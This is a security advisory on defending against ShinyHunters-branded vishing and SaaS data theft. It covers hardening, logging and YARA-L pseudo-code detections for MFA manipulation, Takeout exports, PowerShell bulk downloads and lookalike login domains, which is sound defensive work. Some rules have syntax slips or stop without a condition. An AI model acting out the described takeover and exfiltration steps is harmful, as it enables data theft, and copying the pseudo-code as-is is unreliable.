❌

Normal view

Guidance from the Frontlines: Proactive Defense Against ShinyHunters-Branded Data Theft Targeting SaaS

30 January 2026 at 15:00

Introduction

Mandiant is tracking a significant expansion and escalation in the operations of threat clusters associated with ShinyHunters-branded extortion. As detailed in our companion report, 'Vishing for Access: Tracking the Expansion of ShinyHunters-Branded SaaS Data Theft', these campaigns leverage evolved voice phishing (vishing) and victim-branded credential harvesting to successfully compromise single sign-on (SSO) credentials and enroll unauthorized devices into victim multi-factor authentication (MFA) solutions.

This activity is not the result of a security vulnerability in vendors' products or infrastructure. Instead, these intrusions rely on the effectiveness of social engineering to bypass identity controls and pivot into cloud-based software-as-a-service (SaaS) environments.

This post provides actionable hardening, logging, and detection recommendations to help organizations protect against these threats. Organizations responding to an active incident should focus on rapid containment steps, such as severing access to infrastructure environments, SaaS platforms, and the specific identity stores typically used for lateral movement and persistence. Long-term defense requires a transition toward phishing-resistant MFA, such as FIDO2 security keys or passkeys, which are more resistant to social engineering than push-based or SMS authentication.

Containment

Organizations responding to an active or suspected intrusion by these threat clusters should prioritize rapid containment to sever the attacker’s access to prevent further data exfiltration. Because these campaigns rely on valid credentials rather than malware, containment must prioritize the revocation of session tokens and the restriction of identity and access management operations.

Immediate Containment Actions

  • Revoke active sessions: Identify and disable known compromised accounts and revoke all active session tokens and OAuth authorizations across IdP and SaaS platforms.

  • Restrict password resets: Temporarily disable or heavily restrict public-facing self-service password reset portals to prevent further credential manipulation.Β  Do not allow the use of self-service password reset for administrative accounts.

  • Pause MFA registration: Temporarily disable the ability for users to register, enroll, or join new devices to the identity provider (IdP).

  • Limit remote access: Restrict or temporarily disable remote access ingress points, such as VPNs, or Virtual Desktops Infrastructure (VDI), especially from untrusted or non-compliant devices.

  • Enforce device compliance: Restrict access to IdPs and SaaS applications so that authentication can only originate from organization-managed, compliant devices and known trusted egress locations.

  • Implement 'shields up' procedures: Inform the service desk of heightened risk and shift to manual, high-assurance verification protocols for all account-related requests. In addition, remind technology operations staff not to accept any work direction via SMS messages from colleagues.

During periods of heightened threat activity, Mandiant recommends that organizations temporarily route all password and MFA resets through a rigorous manual identity verification protocol, such as the live video verification described in the Hardening section of this post. When appropriate, organizations should also communicate with end-users, HR partners, and other business units to stay on high-alert during the initial containment phase. Always report suspicious activity to internal IT and Security for further investigation.

1. HardeningΒ 

Defending against threat clusters associated with ShinyHunters-branded extortion begins with tightening manual, high-risk processes that attackers frequently exploit, particularly password resets, device enrollments, and MFA changes.

Help Desk Verification

Because these campaigns often target human-driven workflows through social engineering, vishing, and phishing, organizations should implement stronger, layered identity verification processes for support interactions, especially for requests involving account changes such as password resets or MFA modifications. Threat actors have also been known to impersonate third-party vendors to voice phish (vish) help desks and persuade staff to approve or install malicious SaaS application registrations.

As a temporary measure during heightened risk, organizations should require verification that includes the caller’s identity, a valid ID, and a visual confirmation that the caller and ID match.Β 

To implement this, organizations should require help desk personnel to:

  • Require a live video call where the user holds a physical government ID next to their face. The agent must visually verify the match.

  • Confirm the name on the ID matches the employee’s corporate record.

  • Require out-of-band approval from the user's known manager before processing the reset.

  • Reject requests based solely on employee ID, SSN, or manager name. ShinyHunters possess this data from previous breaches and may use it to verify their identity.

  • If the user calls the helpdesk for a password reset, never perform the reset without calling the user back at a known good phone number to prevent spoofing.

  • If a live video call is not possible, require an alternative high-assurance path. It may be required for the user to come in person to verify their identity.

  • Optionally, after a completed interaction, the help desk agent can send an email to the user’s manager indicating that the change is complete with a picture from the video call of the user who requested the change on camera.

Special Handling for Third-Party Vendor Requests

Mandiant has observed incidents where attackers impersonate support personnel from third-party vendors to gain access. In these situations, the standard verification principals may not be applicable.

Under no circumstances should the Help Desk move forward with allowing access. The agent must halt the request and follow this procedure:

  • End the inbound call without providing any access or information

  • Independently contact the company's designated account manager for that vendor using trusted, on-file contact information

  • Require explicit verification from the account manager before proceeding with any request

End User Education

Organizations should educate end users on best practices especially when being reached out directly without prior notice.

  • Conduct internal Vishing and Phishing exercises to validate end user adoption of security best practices.

  • Educate that passwords should not be shared, regardless of who is asking for it.

  • Encourage users to exercise extreme caution when being requested to reset their own passwords and MFA; especially during off-business hours.

  • If they are unsure of the person or number they are being contacted by, have them cease all communications and contact a known support channel for guidance.

Identity & Access Management

Organizations should implement a layered series of controls to protect all types of identities. Access to cloud identity providers (IdPs), cloud consoles, SaaS applications, document and code repositories should be restricted since these platforms often become the control plane for privilege escalation, data access, and long-term persistence.

This can be achieved by:

  • Limiting access to trusted egress points and physical locations
  • Review and understand what β€œlocal accounts” exist within SaaS platforms:
    • Ensure any default username/passwords have been updated according to the organization’s password policy.
    • Limit the use of β€˜local accounts’ that are not managed as part of the organization’s primary centralized IdP.
  • Reducing the scope of non-human accounts (access keys, tokens, and non-human accounts)
    • Where applicable, organizations should implement network restrictions across non-human accounts.Β 
    • Activity correlating to long-lived tokens (OAuth / API) associated with authorized / trusted applications should be monitored to detect abnormal activity.
  • Limit access to organization resources from managed and compliant devices only. Across managed devices:
    • Implement device posture checks via the Identity Provider.
    • Block access from devices with prolonged inactivity.
    • Block end users ability to enroll personal devices.Β 
  • Where access from unmanaged devices is required, organizations should:Β 
    • Limit non-managed devices to web only views.
    • Disable ability to download/store corporate/business data locally on unmanaged personal devices.
    • Limit session durations and prompt for re-authentication with MFA.
  • Rapid enhancement to MFA methods, such as:
    • Removal of SMS, phone call, push notification, and/or email as authentication controls.
    • Requiring strong, phishing resistant MFA methods such as:
      • Authenticator apps that require phishing resistant MFA (FIDO2 Passkey Support may be added to existing methods such as Microsoft Authenticator.)
      • FIDO2 security keys for authenticating identities that are assigned privileged roles.
    • Enforce multi-context criteria to enrich the authentication transaction.
      • Examples include not only validating the identity, but also specific device and location attributes as part of the authentication transaction.
        • For organizations that leverage Google Workspace, these concepts can be enforced by using context-aware access policies.
        • For organizations that leverage Microsoft Entra ID, these concepts can be enforced by using a Conditional Access Policy.
        • For organizations that leverage Okta, these concepts can be enforced by using Okta policies and rules.

Attackers are consistently targeting non-human identities due to the limited number of detections around them, lack of baseline of normal vs abnormal activity, and common assignment of privileged roles attached to these identities. Organizations should:Β 

  • Identify and track all programmatic identities and their usage across the environment, including where they are created, which systems they access, and who owns them.

  • Centralize storage in a secrets manager (cloud-native or third-party) and prevent credentials from being embedded in source code, config files, or CI/CD pipelines.

  • Restrict authentication IPs for programmatic credentials so they can only be used from trusted third-party or internal IP ranges wherever technically feasible.

  • Transition to workload identity federation: Where feasible, replace long-lived static credentials (such as AWS access keys or service account keys) with workload identity federation mechanisms (often based on OIDC). This allows applications to authenticate using short-lived, ephemeral tokens issued by the cloud provider, dramatically reducing the risk of credential theft from code repositories and file systems.

  • Enforce strict scoping and resource binding by tying credentials to specific API endpoints, services, or resources. For example, an API key should not simply have β€œread” access to storage, but be limited to a particular bucket or even a specific prefix, minimizing blast radius if it is compromised.

  • Baseline expected behavior for each credential type (typical access paths, destinations, frequency, and volume) and integrate this into monitoring and alerting so anomalies can be quickly detected and investigated.

Additional platform-specific hardening measures include:Β 

  • Okta

    • Enable Okta ThreatInsight to automatically block IP addresses identified as malicious.

    • Restrict Super Admin access to specific network zones (corporate VPN).

  • Microsoft Entra ID

    • Implement common Conditional Access Policies to block unauthorized authentication attempts and restrict high-risk sign-ins.

    • Configure risk-based policies to trigger password changes or MFA when risk is detected.

    • Restrict who is allowed to register applications in Entra ID and require administrator approval for all application registrations.

  • Google Workspace

    • Use Context-Aware Access levels to restrict Google Drive and Admin Console access based on device attributes and IP address.

    • Enforce 2-Step Verification (2SV) for all Google Workspace users.

    • Use Advanced Protection to protect high-risk users from targeted phishing, malware, and account hijacking.

Infrastructure and Application PlatformsΒ 

Infrastructure and application platforms such as Cloud consoles and SaaS applications are frequent targets for credential harvesting and data exfiltration. Protecting these systems typically requires implementing the previously outlined identity controls, along with platform-specific security guardrails, including:

  • Restrict management-plane access so it’s only reachable from the organization’s network and approved VPN ranges.

  • Scan for and remediate exposed secrets, including sensitive credentials stored across these platforms.

  • Enforce device access controls so access is limited to managed, compliant devices.

  • Monitor configuration changes to identify and investigate newly created resources, exposed services, or other unauthorized modifications.

  • Implement logging and detections to identify:

    • Newly created or modified network security group (NSG) rules, firewall rules, or publicly exposed resources that enable remote access.

    • Creation of programmatic keys and credentials (e.g., access keys).

  • Disable API/CLI access for non-essential users by restricting programmatic access to those who explicitly require it for management-plane operations.

Platform Specifics

  • GCP

    • Configure security perimeters with VPC Service Controls (VPC-SC) to prevent data from being copied to unauthorized Google Cloud resources even if they have valid credentials.

      Set additional guardrails with organizational policies and deny policies applied at the organization level. This stops developers from introducing misconfigurations that could be exploited by attackers. For example, enforcing organizational policies like β€œiam.disableServiceAccountKeyCreation” will prevent generating new unmanaged service account keys that can be easily exfiltrated.

    • Apply IAM Conditions to sensitive role bindings. Restrict roles so they only activate if the resource name starts with a specific prefix or if the request comes during specific working hours. This limits the blast radius of a compromised credential.

  • AWS

    • Apply Service Control Policies (SCPs) at the root level of the AWS Organization that limit the attack surface of AWS services. For example, deny access in unused regions, block creation of IAM access keys, and prevent deletion of backups, snapshots, and critical resources.

    • Define data perimeters through Resource Control Policies (RCPs) that restrict access to sensitive resources (like S3 buckets) to only trusted principals within your organization, preventing external entities from accessing data even with valid keys.

    • Implement alerts on common reconnaissance commands such as GetCallerIdentity API calls originating from non-corporate IP addresses. This is often the first reconnaissance command an attacker runs to verify their stolen keys.

  • Azure
    • Enforce Conditional Access Policies (CAPs) that block access to administrative applications unless the device is "Microsoft Entra hybrid joined" and "Compliant." This prevents attackers from accessing resources using their own tools or devices.
    • Eliminate standing admin access and require Just-In-Time (JIT) through Privileged Identity Management (PIM) for elevation for roles such as Global Administrator, mandating an approval workflow and justification for each activation.
    • Enforce the use of Managed Identities for Azure resources accessing other services. This removes the need for developers to handle or rotate credentials for service principals, eliminating the static key attack vector.
  • Source Code Management
    • Enforce Single Sign-On (SSO) with SCIM for automated lifecycle management and mandate FIDO2/WebAuthn to neutralize phishing. Additionally, replace broad access tokens with short-lived, Fine-Grained Personal Access Tokens (PATs) to enforce least privilege.
    • Prevent credential leakage by enabling native "Push Protection" features or implementing blocking CI/CD workflows (such as TruffleHog) that automatically reject commits containing high-entropy strings before they are merged.
    • Mitigate the risk of malicious code injection by requiring cryptographic commit signing (GPG/S/MIME) and mandating a minimum of two approvals for all Pull Requests targeting protected branches.
    • Conduct scheduled historical scans to identify and purge latent secrets that evaded preventative controls, ensuring any compromised credentials are immediately rotated and forensically investigated.
  • Salesforce

2. Logging

Modern SaaS intrusions rarely rely on payloads or technical exploits. Instead, Mandiant consistently observes attackers leveraging valid access (frequently gained via vishing or MFA bypass) to abuse native SaaS capabilities such as bulk exports, connected apps, and administrative configuration changes.

Without clear visibility into these environments, detection becomes nearly impossible. If an organization cannot track which identity authenticated, what permissions were authorized, and what data was exported, they often remain unaware of a campaign until an extortion note appears.

This section focuses on ensuring your organization has the necessary visibility into identity actions, authorizations, and SaaS export behaviors required to detect and disrupt these incidents before they escalate.

Identity ProviderΒ 

If an adversary gains access through vishing and MFA manipulation, the first reliable signals will appear in the SSO control plane, not inside a workstation. In this example, the goal is to ensure Okta and Entra ID ogs identify who authenticated, what MFA changes occurred, and where access originated from.

What to Enable and Ingest into the SIEM

Okta
  • Authentication events (successful and failed sign-ins)

  • MFA lifecycle events (enrollment/activation and changes to authentication factors or devices)

  • Administrative identity events that capture security-relevant actions (e.g., changes that affect authentication posture)

Entra ID
  • Authentication events

  • Audit logs for MFA changes / authentication method

  • Audit logs for security posture changes that affect authentication

    • Conditional Access policy changes

    • Changes to Named Locations / trusted locations

What β€œGood” Looks Like Operationally

You should be able to quickly identify:

  • Authentication factor, device enrollment activity, and the user responsible

  • Source IP, geolocation, (and ASN if available) associated with that enrollment

  • Whether access originated from the organization’s expected egress and identify access paths

Platform

Google Workspace LoggingΒ 

Defenders should ensure they have visibility into OAuth authorizations, mailbox deletion activity (including deletion of security notification emails), and Google Takeout exports.Β 

What You Need in Place Before Logging
  • Correct edition + investigation surfaces available: Confirm your Workspace edition supports the Audit and investigation tool and the Security Investigation tool (if you plan to use it).

  • Correct admin privileges: Ensure the account has Audit & Investigation privilege (to access OAuth/Gmail/Takeout log events) and Security Center privilege.

  • If you need Gmail message content: Validate edition + privileges allow viewing message content during investigations.

What to Enable and Ingest into the SIEM

OAuth / App authorization logs

Enable and ingest token/app authorization logs to observe:

  • Which application was authorized (app name + identifier)

  • Which user granted access

  • What scopes were granted

  • Source IP and geolocation for the authorization

This is the telemetry required to detect suspicious app authorizations and add-on enablement that can support mailbox manipulation.

Gmail audit logs

Enable and ingest Gmail audit events that capture:

  • Message deletion actions (including permanent delete where available)

  • Message direction indicators (especially useful for outbound cleanup behavior)

  • Message metadata (e.g., subject) to support detection of targeted deletions of security notification emails

Google Takeout audit logs

Enable and ingest Takeout logs to capture:

  • Export initiation and completion events

  • User and source IP/geo for the export activity

Salesforce LoggingΒ 

Activity observed by Mandiant includes the use of Salesforce Data Loader and large-scale access patterns that won’t be visible if only basic login history logs are collected. Additional Salesforce telemetry that captures logins, configuration changes, connected app/API activity, and export behavior is needed to investigate SaaS-native exfiltration. Detailed implementation guidance for these visibility gaps can be found in Mandiant’s Targeted Logging and Detection Controls for Salesforce.

What You Need in Place Before Logging
  • Entitlement check (must-have)
    • Most security-relevant Salesforce logs are gated behind Event Monitoring, delivered through Salesforce Shield or the Event Monitoring add-on. Confirm you are licensed for the event types you plan to use for detection.
  • Choose the collection method that matches your operations
    • Use real-time event monitoring (RTEM) if you need near real-time detection.
    • Use event log files (ELF) if you need predictable batch exports for long-term storage and retrospective investigations.
    • Use event log objects (ELO) if you require queryable history via Salesforce Object Query Language (often requires Shield/add-on).
  • Enable the events you intend to detect on
    • Use Event Manager to explicitly turn on the event categories you plan to ingest, and ensure the right teams have access to view and operationalize the data (profiles/permission sets).
  • Threat Detection and Enhanced Transaction Security
    • If your environment uses Threat Detection or ETS, verify the event types that feed those controls and ensure your log ingestion platform doesn’t omit the events you expect to alert on.
What to Enable and Ingest into the SIEM

Authentication and access

  • LoginHistory (who logged in, when, from where, success/failure, client type)

  • LoginEventStream (richer login telemetry where available)

Administrative/configuration visibility

  • SetupAuditTrail (changes to admin and security configurations)

API and export visibility

  • ApiEventStream (API usage by users and connected apps)

  • ReportEventStream (report export/download activity)

  • BulkApiResultEvent (bulk job result downloadsβ€”critical for bulk extraction visibility)

Additional high-value sources (if available in your tenant)

  • LoginAsEventStream (impersonation / β€œlogin as” activity)

  • PermissionSetEvent (permission grants/changes)

SaaS Pivot LoggingΒ 

Threat actors often pivot from compromised SSO providers into additional SaaS platforms, including DocuSign and Atlassian. Ingesting audit logs from these platforms into a SIEM environment enables the detection of suspicious access and large-scale data exfiltration following an identity compromise.

What You Need in Place Before Logging
  • You need tenant-level admin permissions to access and configure audit/event logging.

  • Confirm your plan/subscriptions include the audit/event visibility you are trying to collect (Atlassian org audit log capabilities can depend on plan/Guard tier; DocuSign org-level activity monitoring is provided via DocuSign Monitor).

  • API access (If you are pulling logs programmatically): Ensure the tenant is able to use the vendor’s audit/event APIs (DocuSign Monitor API; Atlassian org audit log API/webhooks depending on capability).

  • Retention reality check: Validate the platform’s native audit-log retention window meets your investigation needs.

What to Enable and Ingest into the SIEM

DocuSign (audit/monitoring logs)

  • Authentication events (successful/failed sign-ins, SSO vs password login if available)

  • Administrative changes (user/role changes, org-level setting changes)

  • Envelope access and bulk activity (envelope viewed/downloaded, document downloaded, bulk send, bulk download/export where available)

  • API activity (API calls, integration keys/apps used, client/app identifiers)

  • Source context (source IP/geo, user agent/client type)

Atlassian (Jira/Confluence audit logs)

  • Authentication events (SSO sign-ins, failed logins)

  • Privilege and admin changes (role/group membership changes, org admin actions)

  • Confluence/Jira data access at scale:

    • Confluence: space/page view/download/export events (especially exports)

    • Jira: project access, issue export, bulk actions (where available)

  • API token and app activity (API token created/revoked, OAuth app connected, marketplace app install/uninstall)

  • Source context (source IP/geolocation, user agent/client type)

Microsoft 365 Audit LoggingΒ 

Mandiant has observed threat actors leveraging PowerShell to download sensitive data from SharePoint and OneDrive as part of this campaign. To detect the activity, it is necessary to ingest M365 audit telemetry that records file download operations along with client context (especially the user agent).

What You Need in Place Before Logging
  • Microsoft Purview Audit is available and enabled: Your tenant must have Microsoft Purview Audit turned on and usable (Audit β€œStandard” vs β€œPremium” affects capabilities/retention).

  • Correct permissions to view/search audit: Assign the compliance/audit roles required to access audit search and records.

  • SharePoint/OneDrive operations are present in the Unified Audit Log: Validate that SharePoint/OneDrive file operations are being recorded (this is where operations like file download/access show up).

  • Client context is captured: Confirm audit records include UserAgent (when provided by the client) so you can identify PowerShell-based access patterns in SharePoint/OneDrive activity.

What to Enable and Ingest into the SIEM
  • FileDownloaded and FileAccessed (SharePoint/OneDrive)

  • User agent/client identifier (to surface WindowsPowerShell-style user agents)

  • User identity, source IP, geolocation

  • Target resource details

3. Detections

The following detections target behavioral patterns Mandiant has identified in ShinyHunters related intrusions. In these scenarios, attackers typically gain initial access by compromising SSO platforms or manipulating MFA controls, then leverage native SaaS capabilities to exfiltrate data and evade detection.The following use cases are categorized by area of focus, including Identity Providers and Productivity Platforms.Β 

Note: This activity is not the result of a security vulnerability in vendors' products or infrastructure. Instead, these intrusions rely on the effectiveness of ShinyHunters related intrusions.

Implementation Guidelines

These rules are presented as YARA-L pseudo-code to prioritize clear detection logic and cross-platform portability. Because field names, event types, and attribute paths vary across environments, consider the following variables:

  • Ingestion Source: Differences in how logs are ingested into Google SecOps.

  • Parser Mapping: Specific UDM (Unified Data Model) mappings unique to your configuration.

  • Telemetry Availability: Variations in logging levels based on your specific SaaS licensing.

  • Reference Lists: Curated allowlists/blocklists the organization will need to create to help reduce noise and keep alerts actionable.

Note: Mandiant recommends testing these detections prior to deployment by validating the exact event mappings in your environment and updating the pseudo-fields to match your specific telemetry.

Okta

MFA Device Enrollment or Changes (Post-Vishing Signal)

Detects MFA device enrollment and MFA life cycle changes that often occur immediately after a social-engineered account takeover. When this alert is triggered, immediately review the affected user’s downstream access across SaaS applications (Salesforce, Google Workspace, Atlassian, DocuSign, etc.) for signs of large-scale access or data exports.

Why this is high-fidelity: In this intrusion pattern, MFA manipulation is a primary β€œaccount takeover” step. Because MFA lifecycle events are rare compared to routine logins, any modification occurring shortly after access is gained serves as a high-fidelity indicator of potential compromise.

Key signals

  • Okta system Log MFA lifecycle events (enroll/activate/deactivate/reset)

  • principal.user, principal.ip, client.user_agent, geolocation/ASN (if enriched)

  • Optional: proximity to password reset, recovery, or sign-in anomalies (same user, short window)

Pseudo-code (YARA-L)

events:
$mfa.metadata.vendor_name = "Okta"
$mfa.metadata.product_event_type in ( "okta.user.mfa.factor.enroll", "okta.user.mfa.factor.activate",  "okta.user.mfa.factor.deactivate", "okta.user.mfa.factor.reset_all" )
$u= $mfa.principal.user.userid
$t_mfa = $mfa.metadata.event_timestamp

$ip = coalesce($mfa.principal.ip, $mfa.principal.asset.ip)
$ua = coalesce($mfa.network.http.user_agent, $mfa.extracted.fields["userAgent"], "") 

$reset.metadata.vendor_name = "Okta"
$reset.metadata.product_event_type in (
"okta.user.password.reset",  "okta.user.account.recovery.start" )
$t_reset = $reset.metadata.event_timestamp

$auth.metadata.vendor_name = "Okta"
$auth.metadata.product_event_type in ("okta.user.authentication.sso", "okta.user.session.start")
$t_auth = $auth.metadata.event_timestamp

match:
$u over 30m

condition:
// Always alert on MFA lifecycle change
$mfa and
// Optional sequence tightening (enrichment only, not mandatory):
// If reset/auth exists in the window, enforce it happened before the MFA change.
(
(not $reset and not $auth) or
(($reset and $t_reset < $t_mfa) or ($auth and $t_auth < $t_mfa))
)
Suspicious admin.security Actions from Anonymized IPs

Alert on Okta admin/security posture changes when the admin action occurs from suspicious network context (proxy/VPN-like indicators) or immediately after an unusual auth sequence.

Why this is high-fidelity: Admin/security control changes are low volume and can directly enable persistence or reduce visibility.

Key signals

  • Okta admin/system events (e.g., policy changes, MFA policy, session policy, admin app access)

  • β€œAnonymized” network signal: VPN/proxy ASN, β€œdatacenter” reputation, TOR list, etc.

  • Actor uses unusual client/IP for admin activity

Reference lists

  • VPN_TOR_ASNS (proxy/VPN ASN list)

Pseudo-code (YARA-L)

events:
$a.metadata.vendor_name = "Okta"
$a.metadata.product_event_type in ("okta.system.policy.update","okta.system.security.change","okta.user.session.clear","okta.user.password.reset","okta.user.mfa.reset_all")  
userid=$a.principal.user.userid
// correlate with a recent successful login for the same actor if available
$l.metadata.vendor_name = "Okta"
$l.metadata.product_event_type = "okta.user.authentication.sso"
userid=$l.principal.user.userid

match:
userid over 2h

condition:
$a and $l

Google Workspace

OAuth Authorization for ToogleBox Recall

Detects OAuth/app authorization events for ToogleBox recall (or the known app identifier), indicating mailbox manipulation activity.

Why this is high-fidelity: This is a tool-specific signal tied to the observed β€œdelete security notification emails” behavior.

Key signals

  • Workspace OAuth / token authorization log event

  • App name, app ID, scopes granted, granting user, source IP/geo

  • Optional: privileged user context (e.g., admin, exec assistant)

Pseudo-code (YARA-L)

events:
$e.metadata.vendor_name = "Google Workspace"
$e.metadata.product_event_type in ("gws.oauth.grant", "gws.token.authorize") // placeholders
// match app name OR app id if you have it
(lower($e.target.application) contains "tooglebox" or
lower($e.target.application) contains "recall")
condition:
$e
Gmail Deletion of Okta Security Notification Email

Detects deletion actions targeting Okta security notification emails (e.g., β€œSecurity method enrolled”).

Why this is high-fidelity: Targeted deletion of security notifications is intentional evasion, not normal email behavior.

Key signals

  • Gmail audit log delete/permanent delete (or mailbox cleanup) event

  • Subject matches a small set of security-notification strings

  • Time correlation: deletion shortly after receipt (optional)

Pseudo-code (YARA-L)

events:
$d.metadata.vendor_name = "Google Workspace"
$d.metadata.product_event_type in ("gws.gmail.message.delete",
                                       "gws.gmail.message.trash",
                                       "gws.gmail.message.permanent_delete") // PLACEHOLDER
regex_match(lower($d.target.email.subject),
"(security method enrolled|new sign-in|new device|mfa|authentication|verification)")
$u = $d.principal.user.userid
$t = $d.metadata.event_timestamp

match:
$u over 30m

condition:
$d and count($d) >= 2   // tighten: at least 2 in 30m; adjust if too strict
}
Google Takeout Export Initiated/Completed

Detects Google Takeout export initiation/completion events.

Why this is high-fidelity: Takeout exports are uncommon in corporate contexts; in this campaign they represent a direct data export path.

Key signals

  • Takeout audit events (e.g., initiated, completed)

  • User, source IP/geo, volume

Reference lists

  • TAKEOUT_ALLOWED_USERS (rare; HR offboarding workflows, legal export workflows)

Pseudo-code (YARA-L)

events:
$start.metadata.vendor_name = "Google Workspace"
$start.metadata.product_event_type = "gws.takeout.export.start"      
$user = $start.principal.user.userid
$job  = $start.target.resource.id   // if available; otherwise remove job join

$done.metadata.vendor_name = "Google Workspace"
$done.metadata.product_event_type  = "gws.takeout.export.complete"   
$bytes = coalesce($done.target.file.size, $done.extensions.bytes_exported)

match:
// takeout can take hours; don't use 10m here, adjust accordingly
$start.principal.user.userid = $done.principal.user.userid over 24h
// if you have a job/export id, this makes it *much* cleaner
$start.target.resource.id = $done.target.resource.id
condition:
$start and $done and
$start.metadata.event_timestamp < $done.metadata.event_timestamp and
$bytes >= 500000000   // 500MB start point; tune
not ($u in %TAKEOUT_ALLOWED_USERS) // OPTIONAL: remove if you don't maintain it

Cross-SaaS

Attempted Logins from Known Campaign Proxy/IOC Networks

Detects authentication attempts across SaaS/SSO providers originating from IPs/ASNs associated with the campaign.

Why this is high-fidelity: These IPs and ASNs lack legitimate business overlap; matches indicate direct interaction between compromised credentials and known adversary-controlled infrastructure.

Key signals

  • Authentication attempts across Okta / Salesforce / Workspace / Atlassian / DocuSign

  • principal.ip matches IOC IPs or ASN list

Reference lists

  • SHINYHUNTERS_PROXY_IPS

  • VPN_TOR_ASNS

Pseudo-code (YARA-L)

events:
$e.metadata.product_event_type in (
      "okta.login.attempt", "workday.sso.login.attempt",
      "gws.login.attempt",  "salesforce.login.attempt",
      "atlassian.login.attempt", "docusign.login.attempt"
    ) 
(
      $e.principal.ip in %SHINYHUNTERS_PROXY_IPS or
      $e.principal.ip.asn in %VPN_TOR_ASNS
)

condition:
$e
Identity Activity Outside Normal Business Hours

Detects identity events occurring outside normal business hours, focusing on high-risk actions (sign-ins, password reset, new MFA enrollment and/or device changes).

Why this is high-fidelity: A strong indication of abnormal user behavior when also constrained to sensitive actions and users who rarely perform them.

Key signals

  • User sign-ins, password resets, MFA enrollment, device registrations

  • Timestamp bucket: late evening / friday afternoon / weekends

Pseudo-code (YARA-L)

events:
$e.metadata.vendor_name = "Okta"
$e.metadata.product_event_type in ("okta.user.password.reset","okta.user.mfa.factor.activate","okta.user.mfa.factor.reset_all") // PLACEHOLDER
outside_business_hours($e.metadata.event_timestamp, "America/New_York") 
// Include the business hours your organization functions in
$u = $e.principal.user.userid

condition:
$e
Successful Sign-in From New Location and New MFA Method

Detects a successful login that is simultaneously from a new geolocation and uses a newly registered MFA method.

Why this is high-fidelity: This pattern represents a compound condition that aligns with MFA manipulation and unfamiliar access context.

Key signals

  • Successful authentication

  • New geolocation compared to user baseline

  • New factor method compared to user baseline (or recent MFA enrollment)

  • Optional sequence: MFA enrollment occurs after login

Pseudo-code (YARA-L)

events:
$login.metadata.vendor_name = "Okta"
$login.metadata.product_event_type = "okta.login.success" 
$u = $login.principal.user.userid
$geo = $login.principal.location.country
$t_l = $login.metadata.event_timestamp
$m = $login.security_result.auth_method // if present; otherwise join to factor event

condition:
$login and
first_seen_country_for_user($u, $geo) and
first_seen_factor_for_user($u, $m)
Multiple MFA Enrollments Across Different Users From the Same Source IP

Detects the same source IP enrolling/changing MFA for multiple users in a short window.

Why this is high-fidelity:This pattern mirrors a known social engineering tactic where threat actors manipulate help desk admins to enroll unauthorized devices into a victim’s MFA - spanning multiple users from the same source address

Key signals

  • Okta MFA lifecycle events

  • Same src_ip

  • Distinct user count threshold

  • Tight window

Pseudo-code (YARA-L)

events:
$m.metadata.vendor_name = "Okta"
$m.metadata.product_event_type in ("<OKTA_MFA_ENROLL_EVENT>", "<OKTA_MFA_DEVICE_ENROLL_EVENT>") 
$ip  = coalesce($m.principal.ip, $m.principal.asset.ip)
$uid = $m.principal.user.userid

match:
$ip over 10m

condition:
count_distinct($uid) >= 3

Network

Web/DNS Access to Credential Harvesting, Portal Impersonation Domains

Detects DNS queries or HTTP referrers matching brand and SSO/login keyword lookalike patterns.

Why this is high-fidelity: Captures credential-harvesting infrastructure patterns when you have network telemetry.

Key signals

  • DNS question name or HTTP referrer/URL

  • Regex match for brand + SSO keywords

  • Exclusions for your legitimate domains

Reference lists

  • Allowlist (small) of legitimate domains (optional)

Pseudo-code (YARA-L)

events:
$event.metadata.event_type in ("NETWORK_HTTP", "NETWORK_DNS")
// pick ONE depending on which log source you're using most
// DNS:
$domain = lower($event.network.dns.questions.name)
// If you’re using HTTP instead, swap the line above to:
// $domain = lower($event.network.http.referring_url)

condition:
regex_match($domain, ".*(yourcompany(my|sso|internal|okta|access|azure|zendesk|support)|(my|sso|internal|okta|access|azure|zendesk|support)yourcompany).*"
)
and not regex_match($domain, ".*yourcompany\\.com.*")
and not regex_match($domain, ".*okta\\.yourcompany\\.com.*")

Microsoft 365

M365 SharePoint/OneDrive: FileDownloaded with WindowsPowerShell User Agent

Detects SharePoint/OneDrive downloads with PowerShell user-agent that exceed a byte threshold or count threshold within a short window.

Why this is high-fidelity: PowerShell-driven SharePoint downloading and burst volume indicates scripted retrieval.

Key signals

  • FileDownloaded/FileAccessed

  • User agent contains PowerShell

  • Bytes transferred OR number of downloads in window

  • Timestamp window (ordering implicit) and min<max check

Pseudo-code (YARA-L)

events:
  $e.metadata.vendor_name = "Microsoft"
  (
    $e.target.application = "SharePoint" or
    $e.target.application = "OneDrive"
  )
  $e.metadata.product_event_type = /FileDownloaded|FileAccessed/
  $e.network.http.user_agent = /PowerShell/ nocase
  $user = $e.principal.user.userid
  $bytes = coalesce($e.target.file.size, $e.extensions.bytes_transferred) 
  $ts = $e.metadata.event_timestamp

match:
  $user over 15m

condition:
  // keep your PowerShell constraint AND require volume
  $e and (sum($bytes) >= 500000000 or count($e) >= 20) and min($ts) < max($ts)
M365 SharePoint: High Volume Document FileAccessed Events

Detects SharePoint document file access events that exceed a count threshold and minimum unique file types within a short window.

Why this is high-fidelity: Burst volume may indicate scripted retrieval or usage of the Open-in-App feature within SharePoint.

Key signals

  • FileAccessed

  • Filtering on common document file types (e.g., PDF)Β 

  • Number of downloads in window

  • Minimum unique file types

Pseudo-code (YARA-L)

events:
  $e.metadata.vendor_name = "Microsoft"
  $e.metadata.product_event_type = "FileAccessed"
  $e.target.application = "SharePoint"
  $e.target.file.full_path = /\.(doc[mx]?|xls[bmx]?|ppt[amx]?|pdf)$/ nocase)
  $file_extension_extract = re.capture($e.target.file.full_path, `\.([^\.]+)$`)
  $session_id = $e.network.session_id

match:
  $session_id over 5m

outcome:
  $target_url_count = count_distinct(strings.coalesce($e.target.file.full_path))
  $extension_count = count_distinct($file_extension_extract)

condition:
  $e and $target_url_count >= 50 and $extension_count >= 3
M365 SharePoint: High Volume Document FileDownloaded Events

Detects SharePoint document file downloaded events that exceed a count threshold and minimum unique file types within a short window.

Why this is high-fidelity: Burst volume may indicate scripted retrieval, which may also be generated by legitimate backup processes.

Key signals

  • FileDownloaded

  • Filtering on common document file types (e.g., PDF)Β 

  • Number of downloads in window

  • Minimum unique file types

Pseudo-code (YARA-L)

events:
  $e.metadata.vendor_name = "Microsoft"
  $e.metadata.product_event_type = "FileDownloaded"
  $e.target.application = "SharePoint"
  $e.target.file.full_path = /\.(doc[mx]?|xls[bmx]?|ppt[amx]?|pdf)$/ nocase)
  $file_extension_extract = re.capture($e.target.file.full_path, `\.([^\.]+)$`)
  $session_id = $e.network.session_id

match:
  $session_id over 5m
